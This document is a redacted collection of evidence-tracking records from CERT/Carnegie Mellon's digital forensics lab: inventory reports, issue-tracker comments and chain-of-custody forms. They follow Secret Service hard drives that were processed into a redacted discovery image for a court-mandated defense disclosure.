Archived:	☐	**Received From:**	
Container:	FEV1	**Generated/Received:**	Received
Custodian:	(b)(6),(b)(7)(C)	**Receive Method:**	Fed EX
Accountable:	☑	**Receive Date:**	11/22/2011
Classification:	LEO Sensitive	**Entered into System:**	11/22/11
Contract ID:		**Project:**	
Barcode:	D01049	**Agency:**	United States Secret Service
Control #:	LEOSUPPORTUSSS-148-04	**Date:**	
Courier Name:		**TDP #:**	
XRef #:	102-778-60071-S	**Signed For:**	02/07/2012
Type:	Media	**Incoming Receipt #:**	8764 6481 9384
Media Type:	Hard Drive	**Number of Enclosures:**	
Serial #:	WCATR2248284	**Pages:**	
Property #:		**Status:**	In House
SCG:		**Loaned:**	☐

Downgrade to:		**Sent to:**	
Downgrade:		**Send Method:**	
Downgrade Auth:		**Signed for Date:**	02/07/2012
Retention Authorized:	☐	**Dispatched:**	02/07/2012
Retention Letter Sent:		**Inventoried:**	
Retain Until:		**Overdue:**	
Derived From:		**Sent/Dest by:**	
OADR:	☐	**Witness:**	

[redacted]

☐ Restrict Copy ☐ Restrict Destruction ☐ Restrict Transfer

[redacted]

☐ X1 ☐ X2 ☐ X3 ☐ X4 ☐ X5 ☐ X6 ☐ X7 ☐ X8 ☐ X9 ☐ Manual Review
☐ OADR OADR Date:
☐ Exempt Declassify on:

[redacted]

Western Digital, 3.5" 1TB SATA hard drive containing forensic images and labeled "2tbWD in enclos", "Acer", "Harvard iMac", "HP 8GB", "WD1200 from Harv"

[redacted]

*** No Special Accesses ***

[redacted]

Transaction Date	Transaction Type	Receipt #
11/22/11	New Entry	
11/22/11	Copy	
12/01/11	Copy	
02/07/12	Internal Transfer	IntT0011
03/12/12	Loan In	

Classified Documents Detail Report
Origination Certificate

Total: 1

[redacted]

*** No Keywords ***

*** No Authors ***

[redacted]

[redacted]

11/22/2011 - [LONGO] Evidence recieved on 11/21/2011 via FedEx from SA (b)(6),(b)(7)(C) (BOS). Evidence shipped directly to CERT (b)(6),(b)(Evidence logged into SIMS and transferred to (b)(6),(b) for storage in analyst's safe for analysis.
11/22/11- (BA) New case this month. There is a form#1 by (b)(6),(in the case file showing transfer of D01049 from USSS (b)(6),(to (b)(6),(b This form is for case file only. Nothing in FEV. There is a DIID/ROA- timeline of events by (b)(6),(b)(7)(C) created 11/8/11, printed on 11/22/11 re "Court-mandated data protection standards on evidence images for defense disclosure" in the case file.
12/1/2011 - [LONGO] Evidence returned to USSS (b)(6),(b)(7)(C) on 11/30/11. SIMS needs to be updated to reflect the transfer of evidence back to the USSS. Updated chain of custody forms placed in the case folder.
1/16/2012- (BA) No new case status this month. There are no USSS/ROIs in the case file. There is 1 timeline DIID/ROA in the case file. Nothing in the FEV. The SIMS system cannot be updated to reflect "transfer of evidence back to USSS" due to there is no Address given in SIMS for USSS.
3/8/12-(BA) No new case status ROAs for Jan/Feb/2012-However there is a Form #1 dated 12/15/11-1240 hrs by (b)(6),(b)(7)(C (now no longer employed at CMU) showing a transfer of a SEAGATE Barracuda XT 2TB Sata HD ser# 9WM6BGT7 & a Samasung 332-dd.001 Forensic Image to USSS (b)(6),(Boston FO. This form had not appeared in the case file as of 1/16.12 status check. Neither of these items are listed as a previously recorded evidence item. No USSS/ROIs in the case file. 1-DIID Timeline by (b)(6),(Nothing in FEV.
6/18/12-(BA (b)(6),(b) requests copy of Case file foe Trial Prep.

Classified Documents Detail Report
Origination Certificate

Total: 1

Document #:	LEOSUPPORTUSSS-148-3	**Receipt Number:**	
Archived:	☐	**Received From:**	
Container:	SEV 1	**Generated/Received:**	Received
Custodian:	(b)(6),(b)(7)(C)	**Receive Method:**	Fed EX
Accountable:	☑	**Receive Date:**	11/22/2011
Classification:	LEO Sensitive	**Entered into System:**	11/22/11
Contract ID:		**Project:**	
Barcode:	D01048	**Agency:**	United States Secret Service
Control #:	LEOSUPPORTUSSS-148-03	**Date:**	
Courier Name:		**TOP #:**	
XRef #:	102-778-60071-S	**Signed For:**	02/07/2012
Type:	Media	**Incoming Receipt #:**	8764 8481 9384
Media Type:	Hard Drive	**Number of Enclosures:**	
Serial #:	9WM69553	**Pages:**	
Property #:		**Status:**	In House
SCG:		**Loaned:**	☐

Downgrade to:		**Sent to:**	
Downgrade:		**Send Method:**	
Downgrade Auth:		**Signed for Date:**	02/07/2012
Retention Authorized:	☐	**Dispatched:**	02/07/2012
Retention Letter Sent:		**Inventoried:**	
Retain Until:		**Overdue:**	
Derived From:		**Sent/Dest by:**	
OADR:	☐	**Witness:**	

☐ Restrict Copy ☐ Restrict Destruction ☐ Restrict Transfer

☐ X1 ☐ X2 ☐ X3 ☐ X4 ☐ X5 ☐ X6 ☐ X7 ☐ X8 ☐ X9 ☐ Manual Review
☐ OADR OADR Date:
☐ Exempt Declassify on:

Seagate Barracuda XT, 3.5" 2TB SATA hard drive labeled BOS-102-EVID, 322 Image, 321 Image

*** No Special Accesses ***

Transaction Date	Transaction Type	Receipt #
11/22/11	New Entry	
11/22/11	Copy	
12/01/11	Loan Out	
02/07/12	Internal Transfer	IntT0011
03/12/12	Loan In	

Classified Documents Detail Report
Origination Certificate

Total: 1

*** No Keywords *** *** No Authors ***

Abstract

Remarks

11/22/2011 - [LONGO] Evidence recieved on 11/21/2011 via FedEx from SA (b)(6),(b)(7)(C) (BOS). Evidence shipped directly to CERT (b)(6),(b)(7)(C) Evidence logged into SIMS and transferred to (b)(6),(b) for storage in analyst's safe for analysis.
11/22/11- (BA) New case this month. There is a form#1 by (b)(6),(b) in the case file showing transfer of D01048 from USSS (b)(6), to (b)(6),(This form is for case file only. Nothing in FEV. There is a DIID/ROA- timeline of events by (b)(6),(b)(7)(C) created 11/8/11, printed on 11/22/11 re "Court-mandated data protection standards on evidence images for defense disclosure" in the case file.
12/1/2011 - [LONGO] Evidence returned to USSS (b)(6),(b)(7)(C) on 11/30/11. SIMS needs to be updated to reflect the transfer of evidence back to the USSS. Updated chain of custody forms placed in the case folder.
1/16/2012- (BA) No new case status this month. There are no USSS/ROIs in the case file. There is 1 timeline DIID/ROA in the case file. Nothing in the FEV. The SIMS system cannot be updated to reflect "transfer of evidence back to USSS" due to there is no Address given in SIMS for USSS.
3/8/12-(BA) No new case status ROAs for Jan/Feb/2012-However there is a Form #1 dated 12/15/11-1240 hrs by (b)(6),(b)(7)(C) (now no longer employed at CMU) showing a transfer of a SEAGATE Barracuda XT 2TB Sata HD ser# 9WM5BGT7 & a Samasung 332-dd.001 Forensic Image to USSS (b)(6),(Boston FO. This form had not appeared in the case file as of 1/16.12 status check. Neither of these items are listed as a previously recorded evidence item. No USSS/ROIs in the case file. 1-DIID Timeline by (b)(6), Nothing in FEV.
6/18/12-(BA (b)(6),(b) requests copy of Case file foe Trial Prep.

Classified Documents Detail Report
Origination Certificate

Total: 1

Document #:	LEOSUPPORTUSSS-148-2	**Receipt Number:**	
Archived:	☐	**Received From:**	
Container:	FEV 1	**Generated/Received:**	Received
Custodian:	(b)(6),(b)(7)(C)	**Receive Method:**	Fed EX
Accountable:	☑	**Receive Date:**	
Classification:	LEO Sensitive	**Entered into System:**	11/22/11
Contract ID:		**Project:**	
Barcode:	D01047	**Agency:**	United States Secret Service
Control #:	LEOSUPPORTUSSS-148-02	**Date:**	
Courier Name:		**TDP #:**	
XRef #:	102-775-60071-S	**Signed For:**	02/07/2012
Type:	Media	**Incoming Receipt #:**	8764 6481 9384
Media Type:	Hard Drive	**Number of Enclosures:**	
Serial #:	WCAWZ1223290	**Pages:**	
Property #:		**Status:**	In House
SCG:		**Loaned:**	☐

Downgrade to:		**Sent to:**	
Downgrade:		**Send Method:**	
Downgrade Auth:		**Signed for Date:**	02/07/2012
Retention Authorized:	☐	**Dispatched:**	02/07/2012
Retention Letter Sent:		**Inventoried:**	
Retain Until:		**Overdue:**	
Derived From:		**Sent/Dest by:**	
OADR:	☐	**Witness:**	

[redacted]

☐ Restrict Copy ☐ Restrict Destruction ☐ Restrict Transfer

[redacted]

☐ X1 ☐ X2 ☐ X3 ☐ X4 ☐ X5 ☐ X6 ☐ X7 ☐ X8 ☐ X9 ☐ Manual Review
☐ OADR OADR Date:
☐ Exempt Declassify on:

[redacted]

Western Digital, 3.5" 2TB SATA hard drive labeled 102-775-60071, 11m-5014-J6D, 329 containing forensic images

[redacted]

*** No Special Accesses ***

[redacted]

Transaction Date	Transaction Type	Receipt #
11/22/11	New Entry	
11/22/11	Copy	
12/01/11		
02/07/12	Internal Transfer	InIT0011
03/12/12	Loan in	

[redacted] **[redacted]**

Classified Documents Detail Report
Origination Certificate

Total: 1

*** No Keywords *** *** No Authors ***

[redacted]

11/22/2011 - [LONGO] Evidence recieved on 11/21/2011 via FedEx from SA (b)(6),(b)(7)(C) (BOS). Evidence shipped directly to CERT (b)(6),(b)(7) Evidence logged into SIMS and transferred to (b)(6),(b)(for storage in analyst's safe for analysis.
11/22/11- (BA) New case this month. There is a form#1 by (b)(6),(b) in the case file showing transfer of D01047 from USSS (b)(6), to (b)(6), This form is for case file only. Nothing in FEV. There is a DIID/ROA- timeline of events by (b)(6),(b)(7)(C) created 11/8/11, printed on 11/22/11 re "Court-mandated data protection standards on evidence images for defense disclosure" in the case file.
12/1/2011 - [LONGO] Evidence returned to USSS (b)(6),(b)(7)(C) on 11/30/11. SIMS needs to be updated to reflect the transfer of evidence back to the USSS. Updated chain of custody forms placed in the case folder.
1/18/2012- (BA) No new case status this month. There are no USSS/ROIs in the case file. There is 1 timeline DIID/ROA in the case file. Nothing in the FEV. The SIMS system cannot be updated to reflect "transfer of evidence back to USSS" due to there is no Address given in SIMS for USSS.
3/8/12-(BA) No new case status ROAs for Jan/Feb/2012-However there is a Form #1 dated 12/15/11-1240 hrs by (b)(6),(b)(7)(C) (now no longer employed at CMU) showing a transfer of a SEAGATE Barracuda XT 2TB Sata HD ser# 9WM6BGT7 & a Samasung 332-dd.001 Forensic Image to USSS (b)(6), Boston FO. This form had not appeared in the case file as of 1/16.12 status check. Neither of these items are listed as a previously recorded evidence item. No USSS/ROIs in the case file. 1-DIID Timeline by (b)(6), Nothing in FEV.
6/18/12-(BA) (b)(6),(b) requests copy of Case file foe Trial Prep.

Classified Documents Detail Report
Origination Certificate

Total: 1

Document #:	LEOSUPPORTUSSS-148-1	**Receipt Number:**	
Archived:	☐	**Received From:**	
Container:	FEV 1	**Generated/Received:**	Received
Custodian:	(b)(6),(b)(7)(C)	**Receive Method:**	Fed EX
Accountable:	☑	**Receive Date:**	
Classification:	LEO Sensitive	**Entered into System:**	11/22/11
Contract ID:		**Project:**	
Barcode:	D01048	**Agency:**	United States Secret Service
Control #:	LEOSUPPORTUSSS-148-01	**Date:**	
Courier Name:		**TDP #:**	
XRef #:	102-775-60071-S	**Signed For:**	02/07/2012
Type:	Media	**Incoming Receipt #:**	8764 6481 9384
Media Type:	Hard Drive	**Number of Enclosures:**	
Serial #:	WMAZA5961766	**Pages:**	
Property #:		**Status:**	In House
SCG:		**Loaned:**	☐

Downgrade to:		**Sent to:**	
Downgrade:		**Send Method:**	
Downgrade Auth:		**Signed for Date:**	02/07/2012
Retention Authorized:	☐	**Dispatched:**	02/07/2012
Retention Letter Sent:		**Inventoried:**	
Retain Until:		**Overdue:**	
Derived From:		**Sent/Dest by:**	
OADR:	☐	**Witness:**	

[redacted]

☐Restrict Copy ☐Restrict Destruction ☐Restrict Transfer

[redacted]

☐X1 ☐X2 ☐X3 ☐X4 ☐X5 ☐X6 ☐X7 ☐X8 ☐X9 ☐Manual Review
☐OADR OADR Date:
☐Exempt Declassify on:

[redacted]

Western Digital, 3.5" 2TB SATA hard drive labeled 102-775-60071, 11m-6014-J6D, 328 containing forensic images

[redacted]

*** No Special Accesses ***

[redacted]

Transaction Date	Transaction Type	Receipt #
11/22/11	New Entry	
12/01/11	Loan Out	
02/07/12	Internal Transfer	IntT0011
03/12/12	Loan In	

[redacted] | [redacted]

*** No Keywords *** | *** No Authors ***

Classified Documents Detail Report
Origination Certificate

Total: 1

[redacted]

[redacted]

11/22/2011 - [LONGO] Evidence recieved on 11/21/2011 via FedEx from SA (b)(6),(b)(7)(C) (BOS). Evidence shipped directly to CERT. (b)(6),(b)(7) Evidence logged into SIMS and transferred to (b)(6),(b)(for storage in analyst's safe for analysis.
11/22/11- (BA) New case this month. There is a form#1 by (b)(6), in the case file showing transfer of D01046 from USSS (b)(6), d (b)(6), This form is for case file only. Nothing in FEV. There is a DIID/ROA- timeline of events by (b)(6),(b)(7) created 11/8/11, printed on 11/22/11 re "Court-mandated data protection standards on evidence images for defense disclosure" in the case file.
12/1/2011 - [LONGO] Evidence returned to USSS (b)(6),(b)(7)(C) on 11/30/11. SIMS needs to be updated to reflect the transfer of evidence back to the USSS. Updated chain of custody forms placed in the case folder.
1/16/2012- (BA) No new case status this month. There are no USSS/ROIs in the case file. There is 1 timeline DIID/ROA in the case file. Nothing in the FEV. The SIMS system cannot be updated to reflect "transfer of evidence back to USSS" due to there is no Address given in SIMS for USSS.
3/8/12-(BA) No new case status ROAs for Jan/Feb/2012-However there is a Form #1 dated 12/15/11-1240 hrs by (b)(6),(b)(7)(C) (now no longer employed at CMU) showing a transfer of a SEAGATE Barracuda XT 2TB Sata HD ser# 9WM8BGT7 & a Samasung 332-dd.001 Forensic Image to USSS (b)(6), Boston FO. This form had not appeared in the case file as of 1/16.12 status check. Neither of these items are listed as a previously recorded evidence item. No USSS/ROIs in the case file. 1-DIID Timeline by (b)(6), Nothing in FEV.
6/18/12-(BA) (b)(6),(b requests copy of Case file foe Trial Prep.

LEO Support - USSS/LEOSUPPORTUSSS-148

Forensics | BOS [(b)(6),(b)(7)(C)] Meet court-mandated data protection standards on evidence images for defense disclosure

Details

Type:	Forensics	Status:	Resolved
Priority:	Major	Resolution:	Fixed
Affects Version/s:	None	Fix Version/s:	None
Component/s:	None		
Labels:	Pending_Interactive		

Description

At request of SA [(b)(6),(b)(7)(C)] (via SA [(b)(6),(b)(7)(C)] implement protective mechanism to meet defense disclosure requirements in turning over disk images while preserving proprietary victim data.
Court-negotiated agreement between AUSA and defense team governs the scope of data to be disclosed.

Activity

All Comments Work Log History Activity

[(b)(6),(b)(7)(C)] added a comment - 08/Nov/11 10:51 AM - Restricted to leo-support-usss
Analyst [(b)(6),(b)(7)(C)] was briefed in phone calls with AUSA Stephen Heymann about the details of the negotiated disclosure terms.
[(b)(6),(b)(7)(C)] is starting to devise a mechanism to meet the requirements of the agreement.
SA [(b)(6),(b)(7)(C)] will send disk images to SA [(b)(6),(b)(7)(C)] for processing under this request.

[(b)(6),(b)(7)(C)] added a comment - 10/Nov/11 12:30 PM - Restricted to leo-support-usss
Suitable mechanism to meet discovery requirements has been identified.
Received list of approved files for disclosure from victim.
Awaiting disk images for processing.

[(b)(6),(b)(7)(C)] added a comment - 22/Nov/11 11:31 AM - Restricted to leo-support-usss
Received disk images from SA [(b)(6),(b)(7)(C)]. Kicked off process of importing and verification.

[(b)(6),(b)(7)(C)] added a comment - 06/Dec/11 3:32 PM - Restricted to leo-support-usss
Received original disk for one of the evidence items listed above from SA [(b)(6),(b)(7)(C)] because of read difficulties.
Will attempt to image, and if necessary recover, the drive for processing for discovery.

[(b)(6),(b)(7)(C)] added a comment - 12/Dec/11 6:10 PM - Restricted to leo-support-usss
Difficult drive imaged successfully. Original evidence returned to SA [(b)(6),(b)(7)(C)] via UPS. Receipt confirmed.
Will process image for discovery, although this is anticipated to be more complicated because of specific evidentiary aspects of the content of the disk.
Also making another working copy of successful image for shipping to SA [(b)(6),(b)(7)(C)] for USSS analysis purposes.

[(b)(6),(b)(7)(C)] added a comment - 21/Dec/11 12:42 PM - Restricted to leo-support-usss
SMTE [(b)(6),(b)(7)(C)] has identified a suitable process for creating a redacted image of this system for discovery.
Reviewed process with AUSA Heymann and SA [(b)(6),(b)(7)(C)] and received approval to proceed.
Processing of discovery image now underway.

[(b)(6),(b)(7)(C)] added a comment - 03/Jan/12 11:31 AM - Restricted to leo-support-usss
Processing of discovery image completed. Verification of processing to be completed today by SMTE [(b)(6),(b)(7)(C)] along with preparing a forensic copy of image to ship.

(b)(6),(b)(7)(C) added a comment - 06/Jan/12 6:30 PM - Restricted to leo-support-usss

Discovery image and report on its preparation received by requesting FO and AUSA.

(b)(6),(b)(7)(C) added a comment - 06/Jan/12 6:31 PM - Restricted to leo-support-usss

Marking issue resolved because all sub-tasks completed. May reopen or start new issue for future requests on this case.

(b)(6),(b)(7)(C) added a comment - 18/Jun/12 2:05 PM

(b)(6),(b)(7)(C) request all paper work indicia on this case for USSS Trial Prep.

People

Assignee:	(b)(6),(b)(7)(C)
Reporter:	
Vote(0)	Watch(0)

Dates

Created:	08/Nov/11 10:49 AM
Updated:	Today 2:05 PM
Resolved:	06/Jan/12 6:31 PM

LEO Support - USSS/LEOSUPPORTUSSS-148

Forensics | BOS | (b)(6),(b)(7)(C) | Meet court-mandated data protection standards on evidence images for defense disclosure

Details

Type:	Forensics	Status:	Resolved
Priority:	Major	Resolution:	Fixed
Affects Version/s:	None	Fix Version/s:	None
Component/s:	None		
Labels:	Pending_Interactive		

Description

At request of SA (b)(6),(b)(7)(C) (via SA (b)(6),(b)(7)(C) implement protective mechanism to meet defense disclosure requirements in turning over disk images while preserving proprietary victim data.
Court-negotiated agreement between AUSA and defense team governs the scope of data to be disclosed.

Activity

All Comments Work Log History Activity

Today

(b)(6),(b)(7)(C) commented on LEOSUPPORTUSSS-148 - Forensics | BOS (b)(6),(b) | Meet court-mandated data protection standards on evidence images for defense disclosure

(b)(6), request all paperwork indicie on this case for USSS Trial Prep.

Moments ago

January 06

(b)(6),(b) resolved LEOSUPPORTUSSS-148 - Forensics | BOS (b)(6), Meet court-mandated data protection standards on evidence images for defense disclosure as 'Fixed'

Marking issue resolved because all sub-tasks completed. May reopen or open new issue for future requests on this case.

January 06 at 6:31 PM

(b)(6),(b)(7)(C) commented on LEOSUPPORTUSSS-148 - Forensics | BOS (b)(6), Meet court-mandated data protection standards on evidence images for defense disclosure

Discovery image and report on its preparation received by requesting FO and AUSA.

January 06 at 6:00 PM

January 03

(b)(6),(b)(7 commented on LEOSUPPORTUSSS-148 - Forensics | BOS (b)(6) Meet court-mandated data protection standards on evidence images for defense disclosure

Processing of discovery image completed. Verification of processing to be completed today by SMTS (b)(along with preparing a forensic copy of image to ship.

January 03 at 11:31 AM

December 21

(b)(6),(b)(7) commented on LEOSUPPORTUSSS-148 - Forensics | BOS (b) Meet court-mandated data protection standards on evidence images for defense disclosure

SMTS (b) has identified a suitable process for creating a redacted image on this system for discovery. Reviewed process with AUSA Heymann and SA (b)(and received approval to proceed.
Processing of discovery image now underway

December 21 at 12:42 PM

December 12

(b)(6),(b)(commented on LEOSUPPORTUSSS-148 - Forensics | BOS (b)(6), Meet court-mandated data protection standards on evidence images for defense disclosure

Draft copy

People

Assignee:	(b)(6),(b)(7)(C)
Reporter:	
Vote(0)	Watch(0)

Dates

Created:	08/Nov/11 10:49 AM
Updated:	Today 2:05 PM
Resolved:	06/Jan/12 6:31 PM

Dup Copy
6 in all
B1

https://issuetracking.intranet.cert.org/jira/browse/LEOSUPPORTUSSS-1496

Return or Destruction of Evidence

1. Date Prepared:	6/27/2012	2. LEO Case #:	102-775-60071-S	3. JIRA #:	USSS-148/93

4. Path of Evidence:

x	Returned to LEO agency		☐	Destroyed	
	Agency name:	USSS-Boston		Authorizer name:	Click here to enter text.
	Agency address:	10 Causeway St (b)(6),(b)(7)(C) Boston, MA 02222		Authorizer agency:	Click here to enter text.
☐	Transferred to another agency			Agency address:	Click here to enter text.
	Agency name:	Click here to enter text.		If Title III, date of court order to destroy:	Click here to enter a date.
	Agency address:	Click here to enter text.			

5. CERT® Exhibit #	6. Name and Exact Description of Item
148-1	WD/HD BC# D01046 s/n WCAZA5861766
148-2	WD/HD BC# D01047 s/n WCAWZ1223290
148-3	Seagate/HD BC#D01048 s/n 9WM69553
148-4	WD/HD BC#WCATR2248284
93-1	WD/HD BC#D01096 (CONTAINS 93 & 148 Data Files)

NOTE: ALL ITEMS BELOW THIS LINE MUST BE COMPLETED BY HAND ON BOTH COPIES OF THIS FORM.

7. Name of CERT Case Tech:	10. Name of CERT Team Leader:
(b)(6),(b)(7)(C)	(b)(6),(b)(7)(C)
8. Signature of CERT Case Tech: (b)(6),(b)(7)(C)	11. Signature of CERT Team Leader: (b)(6),(b)(7)(C)
9. Date: 6/27/12	12. Date: 6/27/12

13. On 6/27/2012 (date), the exhibits listed above were

x☐ Returned to LEO agency ☐ Transferred to another agency ☐ Destroyed

14. Name of Evidence Vault Tech:	17. Name of Witness:
(b)(6),(b)(7)(C)	(b)(6),(b)(7)(C)
15. Signature of Evidence Vault Tech: (b)(6),(b)(7)(C)	18. Signature of Witness:
16. Date and Time: 6/27/12 1300 hrs	19. Date and Time:

CERT | Software Engineering Institute
Carnegie Mellon

Digital Intelligence and Investigations Directorate

Evidence Custody Form

Digital Forensics Lab

Investigating Agency: United States Secret Service

DID Case #: LEOSUPPORTUSSS-148

Agency Case #: 102-775-60071-8

Item Number	Evidence Barcode:	Type:	Serial Number:
LEOSUPPORTUSSS-148-06	D01051	Hard Drive	WCATR2306219

Description: 3.5" Western Digital 1.0TB SATA drive. Model WD1002FABX. WD Caviar Black.

Chain of Custody

Date/Time	Released By	Received By	Reason
Date: 11/30/2011 Time: PM	Name/Agency: Fed-Ex – from SA (b)(6),(b)(7)(C) Signature: 8705 1350 5100	Name/Agency: (b)(6),(b)(7)(C) Secret Signature:	Reason: Images for processing
Date: 12/9/2011 Time: 15:01	Name/Agency: Secret Signature: (b)(6),(b)(7)(C)	Name/Agency: UPS Signature: 1Z2O3V=9016069770	Reason: Return to USSS
Date: Time:	Name/Agency: Signature:	Name/Agency: Signature:	Reason:
Date: Time:	Name/Agency: Signature:	Name/Agency: Signature:	Reason:
Date: Time:	Name/Agency: Signature:	Name/Agency: Signature:	Reason:
Date: Time:	Name/Agency: Signature:	Name/Agency: Signature:	Reason:

Form Generated: 12/1/2011 2:54:07 PM

CERT | Software Engineering Institute
Carnegie Mellon

Digital Intelligence and Investigations Directorate

Evidence Custody Form

Digital Forensics Lab

Investigating Agency: United States Secret Service

DID Case #: LEOSUPPORTUSSS-148

Agency Case #: 102-775-60071-8

Item Number	Evidence Barcode	Type	Serial Number
LEOSUPPORTUSSS-148-05	001060	Hard Drive	WMAZA8337345

Description: 3.5" Western Digital 2.0TB SATA drive. Model WD20EARS. Drive labeled "Boston Field Office"

Chain of Custody

Date/Time	Released By	Received By	Reason
11/30/2011 PM	Fed Ex - From SA 8705 1350 5100	(b)(6),(b)(7)(C) CERT	Images for processing
12/9/2011 15:01	(b)(6),(b)(7)(C)	UPS 1Z203V4W9016069770	Return to USSS

Form Generated: 12/1/2011 2:53:40 PM

3/8/12

Software Engineering Institute
Carnegie Mellon

Digital Intelligence and Investigations Directorate

ORIGINAL

Evidence Custody Form

Digital Forensics Lab

Investigating Agency: United States Secret Service

DIID Case #: LEOSUPPORTUSSS-148

Agency Case #: 102-775-60071-8

Item Number:	Evidence Barcode:	Type:	Serial Number:
LEOSUPPORTUSSS-148-04	D01049	Hard Drive	WCATR2248284

Description: Western Digital, 3.5" 1TB SATA hard drive containing forensic images and labeled "2BWD in socket", "Acer", "Harvard Mac", "HP 6GB", "WD1200 from Harv"

Chain of Custody

Date/Time	Released By	Received By	Reason
Date: 11/21/2011 Time: PM	Name/Agency: FedEx – From SA (b)(6),(b)(7)(C) Signature: 8764 6481 9384	Name/Agency: CERT	Reason: Images for processing
Date: 11/30/2011 Time: 5:12pm	Name/Agency: (b)(6),(b)(7)(C) /CERT	Name/Agency: USSS (b)(6),(b)(7)(C)	Reason: return to USSS
Date: Time:	Name/Agency: Signature:	Name/Agency: Signature:	Reason:
Date: Time:	Name/Agency: Signature:	Name/Agency: Signature:	Reason:
Date: Time:	Name/Agency: Signature:	Name/Agency: Signature:	Reason: DM 3/8/12
Date: Time:	Name/Agency: Signature:	Name/Agency: Signature:	Reason:

Form Generated: 11/22/2011 12:01:21 PM

3/8/12 DM

CERT | Software Engineering Institute
Carnegie Mellon

Digital Intelligence and Investigations Directorate

Digital Forensics Lab

Investigating Agency: United States Secret Service

Item Number:	Evidence Barcode:	Type:
LEOSUPPORTUSSS-148-03	001048	Hard Drive

Description: Seagate Barracuda XT, 3.5" 2TB SATA hard drive labeled SOS-103-EVID, 302 Image

Chain of Custody

Date/Time	Released By	Received By	Reason
11/21/2011 PM	FedEx - Pam Sa 876466819386	(b)(6),(b)(7)(C) CERT	Image Process
11/10/2011 5:10pm	(b)(6),(b)(7)(C) CERT	USSS (b)(6),(b)(7)(C)	Return to USSS
			Dup

Form Generated: 11/22/2011 11:57:18 AM

BO 3/8/12

(b)(6),(b)(7)(C)

DUE BACK: 12/1/2011

1 Seagate Barracuda XT, 3.0 2TB SATA hard drive labeled BOS-102-EVID, 322 image, 321 image

12/1/2011

Carnegie Mellon

Digital Intelligence and Investigations Directorate

Digital Forensics Lab

Evidence Custody Form

Investigating Agency: United States Secret Service

DID Case #: LEOSUPPORTUSSS-148

Agency Case #: 102-775-60071-8

Item Number:	Evidence Barcode:	Type:	Serial Number:
LEOSUPPORTUSSS-148-02	D01047	Hard Drive	WCAWZ1223299

Description: Western Digital, 3.5" 2TB SATA hard drive labeled 102-775-60071, 11m-6014-JSD, 329 containing forensic images

Chain of Custody

Date/Time	Released By	Received By	Reason
11/21/2011	FedEx - From SA	(b)(6),(b)(7)(C) CERT	Images for
9 pm	976464919384	(b)(6),(b)(7)(C)	processing
11/30/2011	(b)(6),(b)(7)(C) /CERT	(b)(6),(b)(7)(C) USSS	Return to USSS
5:09	(b)(6),(b)(7)(C)		

Form Generated: 11/22/2011 11:51:23 AM

[redacted]

Digital Forensics Lab

ORIGINAL

Evidence Custody Form

Investigating Agency:	United States Secret Service	DED Case #:	LEOSUPPORTUSSS-148
		Agency Case #:	102-775-60071-8

Item Number	Evidence Number	Type	Serial Number
LEOSUPPORTUSSS-148-01	D01049	Hard Drive	[redacted]ZA5B1788

Description: Western Digital, 3.5" 2TB SATA hard drive labeled 102-775-60071, 11m-6014-JSD, SSS containing forensic images

Chain of Custody

Date/Time	Released By	Received By	Reason
11/21/2011	FedEx – Plan S[illegible]	(b)(6),(b)(7)(C) ICE/HSI	Images for processing
PM	7764648 19384	(b)(6),(b)(7)(C)	
11/30/2011	(b)(6),(b)(7)(C) ICE/HSI	(b)(6),(b)(7)(C) USSS/CSIT	Return to USSS
5:08 pm	(b)(6),(b)(7)(C)	(b)(6),(b)(7)(C)	
			DM 6/1/12

Form Generated: 11/22/2011 11:45:02 AM

LS 3/15/12

(b)(6),(b)(7)(C)

DUE BACK: 12/1/2011

[redacted] 182-775-60071.

12/1/2011

Page # 1

CERT | Software Engineering Institute, Carnegie Mellon

This Form Completed by (b)(6),(b)(7)(C) on 11/22/11 at 2353 hrs for case file only

Receipt for Transfer of Items

1. Date:	11/21/11	2. Time:	UNK
3. LEO Case #:	102-TB-600711-C	4. JTFA #:	LEOSUPPORT 148(1-4)

FROM

5. Name:	SA (b)(6),(b)(7)(C)
6. Title:	Special Agent
7. Agency:	USSS/Boston
8. Address:	10 CAUSEWAY ST Boston, MA 02222 (b)(6),(b)(7)(C)
9. Phone #:	—
10. Signature:	N/A

TO

11. Name:	(b)(6),(b)(7)(C)
12. Title:	Forensic Analyst
13. Agency:	CMU/CERT/DIN
14. Address:	(b)(6),(b)(7)(C)
15. Phone #:	
16. Signature:	N/A

17. Quantity	18. Description of Item	19. Purpose for Transfer
# -1	(148-1) WD SE Digital HD SN# WMA2A5661766	Analysis
-1	(148-2) Western Digital HD SN# WCANT1222290	"
-1	(148-3) Seagate Barracuda SN# 9QM160553	"
-1	(148-4) Western Digital HD SN# WCASTR2742827	"
	(b)(6),(b)(7)(C)	
	11/22/11 2353 hrs	

CERT® FORENSICS – FORM 1 VERSION 1.0 – 10/1/09

(b)(6),(b)(7)(C)

6 LBS

1 OF 1

SHIP TO:

(b)(6),(b)(7)(C)

BOSTON MA 02222

MA 023 1-01

UPS NEXT DAY AIR

1

BILLING: P/P

(b)(6),(b)(7)(C)

DEC 8, 2011

ACT WT 6.0 LBS

DL WT 6.0 LBS

ALL CURRENCY USD

(b)(6),(b)(7)(C)

CHG 6.00

FRT: SHP

SVC 5.12 USD

HC 0.00

SHIPMENT CCC RATE CHARGES:

FS 0.06

DV 0.00

CSD 0.00

DC 0.00

DSD 0.00

RSD 0.00

AH 0.00

PR 0.00

CCC+HANDLING 6.12

TOT CCC USD 6.12

6/15/12

CERTIFIED INVENTORY OF EVIDENCE

EVIDENCE HELD AGAINST: SURESH ARBOR ☐ SPECIMEN

SERIAL NUMBER: 102 2011 CE 000119

CASE NO.: 102-775-0060076-S

OFFICE: BOSTON FIELD DIVISION

EVIDENCE INVENTORIED BY: (b)(6),(b)(7)(C) — 6/7/11 DATE

SIGNATURE - SPECIAL AGENT

(b)(6),(b)(7)(C) — 6/7/11 DATE

SIGNATURE - WITNESS

DATE OF INVENTORY: 06/07/11

PAGE 1 OF 2 PAGE:

REVIEWING SUPERVISOR (b)(6),(b)(7)(C) — 6/7/11 DATE

SIGNATURE

I certify the evidence described in the page(s) of this inventory, not otherwise disposed of per attached documentations, was verified for final retention at Forensic Services Division this date.

SIGNATURE - FORENSIC SERVICES DIVISION — DATE

ITEM NO.	DATE RECEIVED	QUANTITY	DESCRIPTION OF EVIDENCE	VALUE
